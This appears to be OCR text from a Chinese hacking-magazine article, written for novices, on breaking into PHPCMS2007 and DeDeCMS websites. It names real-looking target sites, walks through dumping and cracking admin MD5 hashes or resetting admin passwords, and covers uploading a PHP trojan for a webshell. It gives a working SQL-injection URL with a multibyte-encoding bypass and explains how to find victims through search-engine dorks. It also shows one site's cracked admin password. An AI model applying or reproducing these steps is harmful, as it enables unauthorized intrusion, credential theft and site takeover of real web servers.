
图 1

“开始”后，很快就找到了很多使用该类程序的网站，如图1。

我们随便选择一个网站，比如http://www.haoyinglou.com吧，在CMD命令提示符下输入“php phpcms0day.php 网站路径 /phcms2007所在的目录”就会得到对方管理员的密码了，如图2，用户名和密码都显示出来了，这里的“username=admin”是管理员的用户名，而“password=”则是管理员的md5密码，我们去cmd5.com查询出md5密码就可以了，如图3。


图 2


图 3


图 4

如果爆出来的MD5密码破解不出来的话，我们还可以使用“php phpcms0day.php 目标网站 /phcms2007所在的目录/ 管理员用户名”来更改管理员的密码，如图4。如果成功的话，管理员的密码就会被更改为123456了，然后我们利用密码登录进




图5

入PHPCMS的后台，如图5。在后台上点击“文件管理器”，然后直接上传php木马就可以得到webshell了，如图6。





图6

（文章中涉及到的PHPCMS2007的漏洞利用程序已经收录在光盘中）

小菜抓鸡，别忘了DeDeCMS新漏洞



阿布（周五杰）

DeDeCMS可是PHP脚本中比较出名的一款开源的CMS系统，使用它来制作网站的朋友可是非常多的，但是DeDeCMS的安全性却一直令人担忧。这不，就在上个月的漏洞刚结束，网上就又爆出了DeDeCMS的一个新漏洞，相信又会有很多网站要倒下去了。不过话又说回来，这也同样会让小菜们拿到不少的WebShell和服务器了。

言归正转，SQL注入漏洞的产生通常是因为一些从外部获取的变量没有严格过滤所导致的，当然这次的DeDeCMS漏洞也不例外，漏洞是产生在“/plus/infosearch.php”文件中，相关代码如下：

```
$q = trim($q);
if($areaid > 0) {
    $wheresql = "areaid=$areaid and ";
}
$query = "select ID,typeid,title,memberID,writer,senddate
from #@__infos where $wheresql title like '%$q%' order by
senddate desc";
```

变量q只经过了trim简单的去除空格就带入了SQL查询语句，这样漏洞不产生才怪呢？一个搜索型的注入漏洞就这么诞生了，但是如果在服务器的PHP环境中设置了“magic_quote_gpc=on”的话，这个漏洞利用起来还是相当困难的，不过我们可以结合PHP多字节编码漏洞，就可以将这个漏洞激活了。

具体要如何利用这个注入漏洞呢？我们可以直接在IE中使用GET方式来触发它，只需要构造如下的语句：**http://www.hackerxfiles.net/plus/infosearch.php?action=search&q=%cf' union select 1,2,userid,4,pwd,6 from dede_admin/***就可以得到管理员的帐号和密码了，当然前提是数据表要保持默认的dede_admin才行。

为了方便小菜们使用，我专门制作了一个小工具，打开工具后，在“网站地址”栏输入需要测试的网站地址，比如“http://www.gzgwt.com/”，如图1。可能有的小菜要问了，我们要到哪里去寻找使用DeDeCMS搭建的网站呢？大家可以使用“power by dedecms”作为关键字在BAI或GOOGLE上进行搜索就可以找到许多了。输入好要测试的网址后，我们点击后边的“测试漏洞”按钮就可以得到管理员的帐号和密码信息了，如图2，爆




图1




图2

出了两条信息，也就可以确认这个网站有两个管理员。

因为DeDeCMS系统中用户的密码使用了MD5加密，所以我们就需要去网站查询或者暴力破解了。可能细心的朋友也已经发现了，DeDeCMS系统中用户名的密码是24位（经过MD5加

密过的密码通常为16位或者32位），这可怎么办呢？事实上，DeDeCMS系统中它先计算用户密码的32位MD5值，然后再去掉最后的8位，也就是说DeDeCMS系统只使用32位MD5密码中的前24位，然而MD5中16位加密和32位加密是联系的，32位MD5值转换到16位MD5值的时候，就去掉了前面8位和后面的8位，直取中间的16位，了解了这些后，我们只需要将获得的24位MD5加密值的前八位去掉就可以获得它的16位加密值了。比如管理员admin的24位加密值为“0eee85fb52d2f81907165b6f”，去掉前面的8位后就等于了“52d2f81907165b6f”。

得到管理员的16位MD5加密密码后，再点击工具右下角的“破解MD5”按钮，工具就会自动打开“http://www.cmd5.com/”这个网站来进行破解，在网站中输人“52d2f81907165b6f”就可以获得明文密码“gzgwt”了，如图3。

